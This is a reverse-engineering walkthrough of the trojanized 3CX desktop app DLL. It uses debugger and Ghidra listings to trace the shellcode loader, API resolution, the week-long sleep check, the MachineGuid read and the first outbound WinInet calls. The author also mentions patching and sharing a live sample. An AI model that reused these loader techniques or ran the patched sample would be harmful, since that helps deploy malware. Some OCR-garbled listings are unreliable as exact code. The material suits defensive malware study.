
print(f'\n[*] - Output file decrypted and saved as shellout')
```

Shortly after, VirtualProtect is called on this decrypted data:

00 00 00			
18004e1ce ff 15 9c	CALL	qword ptr [→KERNEL32.DLL::VirtualProtect]	= 00292816
3e 24 00			
18004e1d4 85 c0	TEST	EAX,EAX	
18004e1d6 74 22	JZ	LAB_18004elfa	
18004e1d8 4c 89 f0	MOV	RAX,R14	
18004e1db ff 15 27	CALL	qword ptr [→_guard_dispatch_icall]	= 1800f4b90
8e 3b 00			undefined _gu
18004ele1 4c 8d 4c	LEA	R9=>local_550, [RSP + 0x48]	
24 48			

127		
128	lpAddress[uVar9] =	
129	(code) ((byte)lpAddress[uVar9] ^ local_248[(byte)(bVar1 + 1	
130	uVar9 = uVar9 + 1;	
131) while (((uVar2 - 8) - uVar7 & 0xffffffff) != uVar9);	
132	}	
133	bVar4 = VirtualProtect(lpAddress,dwSize,0x40,&local_550);	
134	if (BVar4 != 0) {	
135	(*lpAddress)();	
136	VirtualProtect(lpAddress,dwSize,local_550,&local_550);	

You can see when this is called, the address to operate on is the previously decrypted data, with the same seen size of 0x43B08 and the memory protection option 0x40 (RWX).



This call will execute the shellcode at that memory address:

18004e1ab 14 22	JZ	LAB_18004e1ra	
18004e1d8 4c 89 f0	MOV	RAX,R14	
18004e1db ff 15 27	CALL	qword ptr [→_guard_dispatch_icall]	= 1800f4b90
8e 3b 00			undefined _gu
18004ele1 4c 8d 4c	LEA	R9=>local_550, [RSP + 0x48]	

131		
132	BVar4 = VirtualProtect(
133	if (BVar4 != 0) {	
134	(*lpAddress)();	
135	VirtualProtect(lpAddr	

```

0000021CC0BE8006 48:05E8 30 C74424 20 01000000 sub rsp, $0
0000021CC0BE8006 E8 05000000 mov dword ptr ss:[rsp+20], 1
0000021CC0BE8006 48:89F4 call 21CC0BE8010
0000021CC0BE8006 5E mov rbp, rsi
0000021CC0BE8006 C3 pop rsi
0000021CC0BE8006 ret
0000021CC0BE8010 44:89C24 20 mov dword ptr ss:[rsp+20], r9d
0000021CC0BE8015 4C:894424 18 mov qword ptr ss:[rsp+18], r8
0000021CC0BE801A 895424 10 mov dword ptr ss:[rsp+10], edx
0000021CC0BE801E 53 push rbx
0000021CC0BE801F 55 push rbp
0000021CC0BE8020 56 push rsi
0000021CC0BE8021 57 push rdi
0000021CC0BE8022 41:54 push r12
0000021CC0BE8024 41:55 push r13
0000021CC0BE8026 41:56 push r14
0000021CC0BE8028 41:57 push r15
0000021CC0BE802A 48:83FC 78 sub rsp, 78

r12: "} }a p@"
rpb: "MZ "
r12: "r12: "} }a p@"

```

The shellcode attempts to load a new dll

To find this, watch for VirtualAlloc with a size of 0x48000

Address	Instruction	Function
00007FB57D0A600	jmp qword ptr ds:[&&VirtualAlloc]	VirtualAlloc
00007FB57D0A607	cc int3	
00007FB57D0A608	cc int3	
00007FB57D0A609	cc int3	
00007FB57D0A60A	cc int3	
00007FB57D0A60B	cc int3	
00007FB57D0A60C	cc int3	
00007FB57D0A60D	cc int3	
00007FB57D0A60E	cc int3	
00007FB57D0A60F	cc int3	
00007FB57D0A610	jmp qword ptr ds:[&&GetProcessTimes]	GetProcessTimes
00007FB57D0A617	cc int3	
00007FB57D0A618	cc int3	
00007FB57D0A619	cc int3	

00007FB57D691A0 ""@T0\x7F"]=<kernelbase.VirtualAlloc>

D0A600 kernel132.dll:\$1A600 #19A00 <virtualAlloc>

R13: 00007FB57D0EFB0 <kernel13>
R14: 0000000000000001
R15: 0000000000000000
RIP: 00007FB57D0A600 <kernel13>
RFLAGS: 0000000000000344
ZF: 1 PF: 1 AF: 0
OF: 0 SF: 0 DF: 0
CF: 0 TF: 1 IF: 1
LastError: 00000000 (ERROR_SUCCESS)
LastStatus: 00000000 (STATUS_SUCCESS)
Default (x64 fastcall)
1: rcx 0000000000000000
2: rdx 000000000000480000
3: r8 0000000000003000
4: r9 0000000000000004
5: [rsp+28] 00000EC00000000

Setting a hardware bp at 0x100, you can see the PE header being written.

The shellcode is actually performing loader functionality and nothing else.

The shellcode resolves apis at runtime:

• 00000276691BBF6A	48 :83EC /8	sub rsp ,/8	
• 00000276691BBF6E	836424 20 00	and dword ptr ss:[rsp+20],0	
• 00000276691BBF73	48 :8BE9	mov rbp,rcx	
• 00000276691BBF76	45 :33FF	xor r15d,r15d	
• 00000276691BBF79	B9 4C772607	mov ecx,726774C	
• 00000276691BBF7E	44 :8BE2	mov r12d,edx	
• 00000276691BBF81	33DB	xor ebx,ebx	
• 00000276691BBF83	44 :89BC24 c0000000	mov dword ptr ss:[rsp+C0],r15d	
• 00000276691BBF88	E8 E4040000	call 276691BC474	loadlibraryA
• 00000276691BBF90	B9 49F70278	mov ecx,7802F749	
• 00000276691BBF95	4C :8BE8	mov r13,rax	
• 00000276691BBF98	E8 D7040000	call 276691BC474	getprocaddress
• 00000276691BBF9D	B9 58A453E5	mov ecx,E553A458	
• 00000276691BBFA2	48 :894424 28	mov qword ptr ss:[rsp+28],rax	
• 00000276691BBFA7	E8 C8040000	call 276691BC474	virtualalloc
• 00000276691BBFAC	B9 10E18AC3	mov ecx,C38AE110	
• 00000276691BBFB1	48 :8BF0	mov rsi,rax	
• 00000276691BBFB4	E8 BB040000	call 276691BC474	VirtualProtect
• 00000276691BBFB9	B9 AFB15C94	mov ecx,945CB1AF	
• 00000276691BBFBE	48 :894424 30	mov qword ptr ss:[rsp+30],rax	
• 00000276691BBFC3	E8 AC040000	call 276691BC474	
• 00000276691BBFC8	B9 33009E95	mov ecx,959E0033	
• 00000276691BBFCD	48 :894424 38	mov qword ptr ss:[rsp+38],rax	[rsp+38]:"L<Ñ,â"
• 00000276691BBFD2	E8 9D040000	call 276691BC474	GetNativeSystemInfo
→ 00000276691BBFD7	48 :637D 3C	movsx rdi,dword ptr ss:[rbp+3c]	
• 00000276691BBFDB	48 :03FD	add rdi,rbp	
• 00000276691BBFDE	4C :8BD0	mov r10,rax	
• 00000276691BBFE1	813F 50450000	cmp dword ptr ds:[rdi],4550	

Rbp+3c already holds the dll at this point.

Looking closer at the rc4 decrypted shellcode, the top portion is shellcode 0x65D and everything after that is the loaded dll 0x434AB.

Based on the behavior of the shellcode and the included dll, the shellcode appears to be resolving libraries with the call to 26771BC474 above and leveraging those to execute the next stage dll.

Here are some tips to help step through with a debugger as CreateThread is called to execute (screenshots to follow):

The shellcode maps the dll to memory, so watch for a virtualprotect at xx1000 (offset 1000, memory), with 0x20, execute/read. Once that location is found, search that region for the bytes: 48 89 5c 24 08 48 89 6C 24 10. Should be 11CD0 offset from base. Set a breakpoint on that location, ex: setbp 1F824191CD0. We now need to step over/down to the createthread call. Pause on that call and look for the third param, lpStartAddress. Grab that address and set another bp.

Run through the virtualprotects/allocs and all of the tls callbacks, then go past the actual entrypoint and the new dll function will run in the new thread.

To continue (and avoid waiting) we need to patch the jge to jle:

Note: I have patched the decrypted dll as shown below, re-encrypted with RC4 and added back to the file d3dcompiler_47.dll. This will be called as normal and with this patch it won't wait. As long as you have a manifest file, it will continue uninterrupted. I have provided this file zipped and pw protected with "infected" in case anyone else wants to perform analysis easier.

000001FE29221B2D	E8 DE000100	call 1FE29231C10
000001FE29221B32	48 :3BC3	cmp rax,rbx
000001FE29221B35	7E 20	jle 1FE29221B57
000001FE29221B37	66 :0F1F8400 00000000	nop word ptr ds:[rax+rax],ax
000001FE29221B40	B9 E8030000	mov ecx,3E8
000001FE29221B45	FF15 85050200	call qword ptr ds:[<&Sleep>]
000001FE29221B4B	33C9	xor ecx,ecx

Status of the stack when the dll export is called:

1: rcx 000002109694DD5D "1200 2400 \"Mozilla/5.0 (Windows NT 10.0;
2: rdx 00000000000000AA
3: r8 0000021097061C00
4: r9 000002109708FC30
5: [rsp+28] 0000009D00000004

Full first line is:

- rcx 000002109694DD5D "1200 2400 \"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 3CXDesktopApp/18.11.1197 Chrome/102.0.5005.167 Electron/19.1.9 Safari/537.36\""

Localalloc is called to reserve memory space and then multibytetowide is called. This will copy the user agent string seen, 0xAA in size to the newly allocated memory region.

Note: The use of LocalAlloc seems to be the reason this dll won't run on its own as you get memory exceptions.

The screenshot shows the assembly code in Ghidra. The code starts with a call to LocalAlloc at address 0000021097061D4C. The next instruction is a call to MultiByteToWideChar at address 0000021097061D54. The assembly code is as follows:

```

48:03D2 add rdx,rdx
41:8D4E 40 lea ecx,qword ptr ds:[r14+40]
FF15 75030200 call qword ptr ds:[<&LocalAlloc>]
48:8BD8 mov rbx,rax
48:85C0 test rax,rax
74 56 je 21097061089
48:89424 28 mov dword ptr ss:[rsp+28],esi
44:8BCD mov r9,ebp
4C:88C7 mov r8,r1d
48:89424 20 mov dword ptr ss:[rsp+20],rax
33D2 xor edx,edx
33C9 xor ecx,ecx
FF15 5C030200 call qword ptr ds:[<&MultiByteToWideChar>]
4C:88CB mov r9,rbx
4C:897424 28 mov qword ptr ss:[rsp+28],r14
4C:8D05 35FCFFFF lea r8,qword ptr ds:[21097061990]
44:897424 20 mov dword ptr ss:[rsp+20],r14d
33D2 xor edx,edx
33C9 xor ecx,ecx

```

The CPU register pane shows:

- R12: 0000000F558F4DA
- R13: 0000000000000002
- R14: 0000000000000000
- R15: 0000000000000800

The Registers pane shows:

- RIP: 0000021097061D46
- RFLAGS: 0000000000000246
- ZF 1 PF 1 AF 0
- OF 0 SF 0 DF 0
- CF 0 TF 0 IF 1

The Stack pane shows:

- LastError: 00000000 (ERROR_SUCCESS)
- LastStatus: C0150008 (STATUS_SXS_KEY_NOT_FOUND)

The Registers pane also shows:

- Default (x64 fastcall)
- rcx 0000000000000000
- rdx 0000000000000000
- r8 000002109694b05D "1200 2400 \"Mozilla/5.0 (Windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36"
- r9 000000000000000A
- [rsp+20] 00000210969631B0

The pointer being moved to r8 is important here as its setting up for a call to create thread. Since its being called like this, Ghidra has problems showing the flow,,however, this is the most important function and part of the malicious flow.

	0000021097061D40	FF15 5C030200	call qword ptr ds:[<&MultiByteToWideChar>]
●	0000021097061D4C	4C:8B CB	mov r9,rbx
●	0000021097061D4F	4C:897424 28	mov qword ptr ss:[rsp+28],r14
→ ●	0000021097061D54	4C:8D05 35FCFFFF	lea r8,qword ptr ds:[21097061990]
●	0000021097061D5B	44:897424 20	mov dword ptr ss:[rsp+20],r14d
●	0000021097061D60	33D2	xor edx,edx
●	0000021097061D62	33C9	xor ecx,ecx
●	0000021097061D64	FF15 7E030200	call qword ptr ds:[<&CreateThread>]

Now we have that call to createthread. It will have the default security descriptor, default stack size, the start address is seen in the third parameter (you must set a bp on this location to continue to watch the flow), the variable being passed in is our wide user agent value with two other values on the front being “1200” and “2400”, lastly, the thread is set to run immediately.

```

44:897424 20    mov dword ptr ss:[rsp+20],r14d
33D2             xor edx,edx
33C9             xor ecx,ecx
FF15 7E030200  call qword ptr ds:[<&CreateThread>]
48:85C0           test rax,rax
48:85C0           je 21097061D7C
48:8BC8           mov rcx,rbx
FF15 68030200  call qword ptr ds:[<&CloseHandle>]
33C0             xor eax,eax
EB 12             jmp 21097061D8E
48:88C8           mov rcx,rbx
FF15 2B030200  call qword ptr ds:[<&LocalFree>]
33C0             xor eax,eax
EB 05             jmp 21097061D8E
BB 01000000       mov eax,1
48:8B5C24 40     mov rbx,qword ptr ss:[rsp+40]
48:8B6C24 48     mov rbp,qword ptr ss:[rsp+48]
48:887424 50     mov rsi,qword ptr ss:[rsp+50]

"]=<kernel32.CreateThread>

R12 00000000F558F4DA
R13 0000000000000002
R14 0000000000000000
R15 0000000000000800
L' '
RIP 000021097061D64
RFLAGS 0000000000000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00000000 (ERROR_SUCCESS)
LastStatus C0150008 (STATUS_SXS_KEY_NOT_FOUND)

Default (x64 fastcall)
1: rcx 0000000000000000
2: rdx 0000000000000000
3: r8 000021097061990
4: r9 000021096963180 L"1200 2400 \"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.33.0"
5: [rsp+20] 0000210000000000

```

Note: after running from this point (with the bp set), you will hit the normal tls callbacks and entrypoint for the legit exe. Hitting run one more time from the entry point will get you back to the dll and functions of interest.

_time64 is called in the highlighted function and then the result is passed to the function below

```

33C9             xor ecx,ecx
E8 4C020100       call 21097071C10
48:8BC8           mov rcx,rax
E8 A0FA0000       call 2109707146C
48:8D5424 48     lea rdx,qword ptr ss:[rsp+48]
48:8BCB           mov rcx,rbx
FF15 FE080200   call qword ptr ds:[<&CommandLineToArgvW>]
48:8BF8           mov rdi,rax
48:85C0           test rax,rax

rcx:L"1200 2400 \"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.33.0"

```

This function's purpose looks to be used for storing that returned time to local fiber storage.

```
83F9 FF    mov  ecx,ecx
74 1D      cmp  ecx,FFFFFF
je 210970735CD call <JMP.&FlsGetValue>
E8 9B 3C0000 mov  rdi,rax
48:8BF8    test rax,rax
48:85C0    je 210970735C7
74 0A      cmp  rax,FFFFFFFFFFFF
48:83F8 FF  cmov rdi,rsi
48:0F44FE  jmp  21097073639
EB 72      mov  ecx,dword ptr ds:[210970910F8 ]
8B0D 2BDB0100 or   rdx,FFFFFFFFFFFF
48:83CA FF  call <JMP.&FlsSetValue>
E8 823C0000 test eax,eax
85C0        jne 210970735DF
75 05      mov  rdi,rsi
48:8BFE    jmp  21097073639
EB 5A      mov  edx,3C8
BA C8030000 mov  ecx,1
B9 01000000 call 210970780F8
E8 0A4B0000 mov  ecx,dword ptr ds:[210970910F8 ]
8B0D 04DB0100 mov  rdi,rax
48:8BF8    test rax,rax
48:85C0    je 210970735C5
```

Calloc is called and then flssetvalue is called again. Adding the new memory region to the same fiber as before with the 0xFFFF...

The next cmdline to args returns only the "1200" from the passed input:

```
lea  rax,qword ptr ss:[rsp+48]    rbx:L"1200 2400 \"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36"
mov  rcx,rbx
call qword ptr ds:[&<CommandLineToArgvW>]
mov  rdi,rax
test rax,rax
je  21097061CA5
mov  qword ptr ss:[rsp+1318],rsi
```

RAX	00000210968FD580	&L"1200"
RBX	00000210969631B0	L"1200 2400 \"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36"
RCX	C79DF51AC5E70000	
RDX	0000000000000000	
RBP	0000000000000000	

GetModuleFileNameW gets the full working directory and then the function immediately after returns just the calling exe name.

```

call 21097064100
mov r8d,104
lea rdx,qword ptr ss:[rbp-30]
xor ecx,ecx
call qword ptr ds:[<&GetModuleFileNameW>]
mov edx,5C
lea rcx,qword ptr ss:[rbp-30]
call 21097063CB4
test rax,rax
je 21097061A48
mov edx,5C
lea rcx,qword ptr ss:[rbp-30]
call 21097063CB4
add rax,2
RDX 0000009DCE3FE7E00 L"\\\3CXDesktopApp2.exe"
RBP 0000009DCE3FE7B0 L"msi_416\\extractedPackage\\3CXDesktopApp2.exe"
RSP 0000009DCE3FE6B0 &L"1200 2400 \"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
RSI 0000000000000000
RDI 00000210968FD580 &L"1200"
R8 0000009DCE3FE800 L"exe"
R9 000000000000005C \
R10 0000021097050000
R11 0000009DCE3FE780 L"C:\\\\Users\\\\IEUser\\\\Desktop\\\\msi_416\\\\extractedPackage\\\\3CXDesktopApp2.exe"
R12 0000000000000000
R13 0000000000000000
R14
R15

```

That function performs some work on the filename and then loads the string "manifest" from file storage, then the following function converts that to a wide string.

```


FF15 A7060200 call qword ptr ds:[<&GetModuleFileNameW>]
BA 5C000000 mov edx,5C
48:8D4D 00 lea rcx,qword ptr ss:[rbp-30]
E8 85220000 call 21097063CB4
48:85C0 test rax,rax
74 14 je 21097061A48
BA 5C000000 mov edx,5C
48:8D4D 00 lea rcx,qword ptr ss:[rbp-30]
E8 72220000 call 21097063CB4
48:83C0 02 add rax,2
EB 0F jmp 21097061A4C
48:8D45 D0 lea rcx,qword ptr ss:[rbp-30]
4C:8D05 ADA30200 lea r8,qword ptr ds:[2109708BE00]
BA 12000000 mov edx,r2
48:88C8 mov rcx,rax
E8 B0E9FFFF call 21097060410
33F6 xor esi,esi
48:8D4D 00 lea rcx,qword ptr ss:[rbp-30]
33D2 xor edx,edx
RSI 0000000000000000 &L"1200"
RDI 00000210968FD580
R8 000002109708BE00 L"manifest"
R9 000000000000005C \
R10 0000021097050000
R11 0000009DCE3FE780 L"C:\\\\Users\\\\IEUser\\\\Desktop\\\\msi_416\\\\extractedPackage\\\\3CXDesktopApp2.exe"
R12 0000000000000000
R13 0000000000000000
R14 0000000000000000
R15 0000000000000000
RIP 0000021097061A53
RFLAGS 000000000000206
ZF 0 PF 1 AF 0
OF 0 SF 0 DF 0
AF 1 CF 1 VF 1

```

The highlighted function calls _waccess and checks for the existence of the manifest file (zero perm passed as second arg). If it returns zero (exists), it will attempt to open it.

0000021097061A66	33D2	xor edx,edx
0000021097061A68	48:897424 30	mov qword ptr ss:[rsp+30],rsi
0000021097061A6D	897424 40	mov dword ptr ss:[rsp+40],esi
0000021097061A71	E8 1EF90000	call 21097071394
0000021097061A76	85C0	test eax,eax
0000021097061A78	74 F0	je 21097061AEE6

An example of a file that was previously written, being read with fread, in:



In this loop uVar10 is the full value seen above 15 EC 31 64, since this is little endian, the value stored in the register is also shown below:

```
6
7     uVar10 = (ulonglong)auStack4816[0];
8     lVar8 = _time64((__time64_t *)0x0);
9     while (lVar8 < (longlong)uVar10) {
0         Sleep(1000);
1         lVar8 = _time64((__time64_t *)0x0);
2     }
```

000000000000
00006431EC15
0000FFFFFF
000000000003

_time64 is called again resulting in the rax register containing the hex value for the epoch time: 1680487004.

<u>RAX</u>	0000000642A325C
<u>RBX</u>	00000006431EC15
<u>RCX</u>	003BB3F0B59CE3CD
<u>RDX</u>	0000000642A325C
<u>RBP</u>	0000009DCE3FE7B0 L"msi_
<u>RSI</u>	0000000000000000

Using this same conversion for the value being read in from the file, it converts to 1680993301, or about 7 days in the future from when it was originally created.


Note: if the file doesn't exist, the function FUN_180021440, returns iVar3, in an example was 5F4B, which in this equation, will add 629195 seconds to the current timestamp. There are 604800 seconds in a week (which is the 0x93A80 below), so it appears that this will add just a little padding. Running this multiple times shows that function will return similar results, so there is some randomness to it but you will get roughly a week.

```
iVar3 = FUN_180021440();
auStack4816[0] = (int)_Var7 + 0x93a80 + iVar3 % 1800000;
wfopen_s((FILE ***)&uStack4832, &uStack4664, T."wb");
```

We now enter this while loop, that compares the current time being less than the future dated time. Essentially, it will sleep for 16 minutes (1000 seconds), update the current time and keep looping. Seems like a way for this to only run every week and not constantly.

```
while (lVar8 < (longlong)uVar10) {
    Sleep(1000);
    lVar8 = _time64((__time64_t *)0x0);
}
```

Next RegOpenKeyExW is called with the registry key FFFFFFFF80000002 (HKLM), Subkey, "Software\\Microsoft\\Cryptography" and access rights of 20019, which is key_execute, aka key_read



It then reads the MachineGuid value found there: (at this point just to be used as a unique identifier).

Assembly code:

```
mov qword ptr ss:[rsp+20], rax  
call qword ptr ds:[<&RegQueryValueExA>]  
mov rcx, qword ptr ss:[rsp+38]  
call qword ptr ds:[<&RegCloseKey>]  
mov rcx, qword ptr ds:[rdi]  
call 21097071760  
mov rcx, qword ptr ds:[rdi+8]  
mov esi, eax  
call 21097071760  
mov r15, qword ptr ds:[rdi+10]
```

Registers:

R11	0000009DCE3FE640
R12	0000000000000000
R13	0000000000000000
R14	0000000000000000
R15	0000000000000000
RIP	0000021097061BF9

Default (x64 fastcall)

1:	rcx 0000000000000244
2:	rdx 000002109708BDF0 "MachineGuid"
3:	r8 0000000000000000
4:	r9 0000009DCE3FE6E0
5:	[rsp+20] 0000009DCE3FE700

We have now made it to the function responsible for the internet communication, ending in 1500:

Assembly code:

```
49:8BCF mov rcx,r15  
8BD0 mov edx,eax  
44:8BF0 mov r14d, eax  
E8 CFF8FFFF call 21097061500  
48:8BD8 mov rbx,rax  
0000021097061C31 48:85C0 test rax,rax  
0000021097061C34 74 48 je 21097061C84  
0000021097061C37 4C:8000 38A00200 mov r15, qword ptr ds:[r10+800200]
```

Registers:

R13	0000000000000000
R14	0000000000000960
R15	00000210968FD5B4 L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
RIP	0000021097061C2C

Default (x64 fastcall)

1:	rcx 00000210968FD5B4 L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
2:	rdx 0000000000000960
3:	r8 0000000000000480
4:	r9 00000007FFFFFF
5:	[rsp+20] 0000009DCE3FE700 "747f3d96-68a7-43f1-8cbe-e8d6dadd0358"

Going into the initial http request the stack and memory look like:

The screenshot shows the Immunity Debugger interface with several panes visible:

- Registers (Top Left):** Shows CPU register values. The RIP register is highlighted in blue, pointing to the instruction at address 00000210970615DB.
- Assembly (Top Middle):** Displays the assembly code for the current function. The instruction at address 00000210970615DB is highlighted in yellow and labeled "call 2109705FDC0".
- Registers (Top Right):** Shows the state of various x64 registers. Several registers contain memory addresses, such as RCX (0000009DCE3FDE30), RDX (0000021096966FC0), and RSP (00000000000004B0).
- Stack (Bottom Left):** Shows the stack dump pane with memory addresses from 0000009DCE3FDE20 to 0000009DCE3FDEB0. The stack content includes ASCII strings like "h.t.t.p.s.://.", "r.a.w.g.i.t.h.", and "m./.I.c.o.n.S.t.". A command line at the bottom says "setbp 0000021097061900".
- Registers (Bottom Right):** Shows the state of various x64 registers. Registers R9 through R15 are set to 0000009DCE3FDE38. The RSP register is set to 0000009DCE3FDE30.
- Memory Dump (Bottom Center):** Shows the memory dump pane with memory addresses from 0000009DCE3FDE00 to 0000009DCE3FDE68. It displays the same ASCII strings as the stack dump.
- Status Bar (Bottom):** Shows the status bar with "Paused" (highlighted in yellow), "Dump: 0000009DCE3FDE20 -> 0000009DCE3FDE20 (0x00000001 bytes)", and "Time Wasted Debugging: 0:07:53:09".

We finally have the first outbound call using InternetOpenW, getting ready to use WinInet Functions. The only parm being passed is the already seen user agent.

```

00002109705FEA6 45:33C9 xor r9d,r9d
00002109705FEA9 83E2 03 and edx,s
00002109705FEAC FF15 7E240200 call qword ptr ds:[<&InternetOpenW>]
00002109705FEB2 48:8903 mov qword ptr ds:[rbx],rax
00002109705FEB5 48:85C0 test rax,rax
00002109705FEB8 0F84 94040000 je 21097060352
00002109705FEBE BF 01000000 mov edi,1
00002109705FEC3 4C:8D45 C8 lea r8,qword ptr ss:[rbp-38]
00002109705FEC7 48:8BC8 mov rcx,rax
00002109705FEC8 99 70 C8 mov dword ptr ss:[rbp-20],rdx
00002109705FEC9 < 00 00 00 00

000021097082330 "δ'Fü\x7F"]=<wininet.InternetOpenW>
EAC

```

R11 0000000000000000
R12 0000000000000000
R13 0000000000000000
R14 0000000000000000
R15 0000009DCE3FDE30
RIP 00002109705FEAC

Default (x64 fastcall)
1: rcx 0000210968F6CF0 L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36"
2: rdx 0000000000000000
3: r8 0000000000000000
4: r9 0000000000000000
5: [rsp+20] 0000000000000000

InternetSetOptionsW is now called with the dwOption of 0x41 - or set user agent.

```

44:8D41 03 lea rdx,qword ptr ds:[rdi+40]
8D57 40 FF15 1E240200 call qword ptr ds:[<&InternetSetOptionW>]
0F57C0 xorps xmm0,xmm0
33C0 xor eax,eax
48:8945 B0 mov qword ptr ss:[rbp-50],rax
48:8D45 E0 lea rax,qword ptr ss:[rbp-20]
0F114424 60 movups xmmword ptr ss:[rsp+60],xmm0
48:894424 68 mov qword ptr ss:[rsp+68],rax
48:8D85 F0000000 lea rax,qword ptr ss:[rbp-50]

'Fü\x7F"]=<wininet.InternetSetOptionW>

```

R12 0000000000000000
R13 0000000000000000
R14 0000000000000000
R15 0000009DCE3FDE30
RIP 00002109705FED4

Default (x64 fastcall)
1: rcx 0000000000000004
2: rdx 0000000000000041
3: r8 0000009DCE3FDA88
4: r9 0000000000000004
